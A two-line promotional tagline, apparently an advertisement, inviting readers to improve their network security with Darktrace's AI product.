Your data. Our AI.
Elevate your network security with Darktrace AI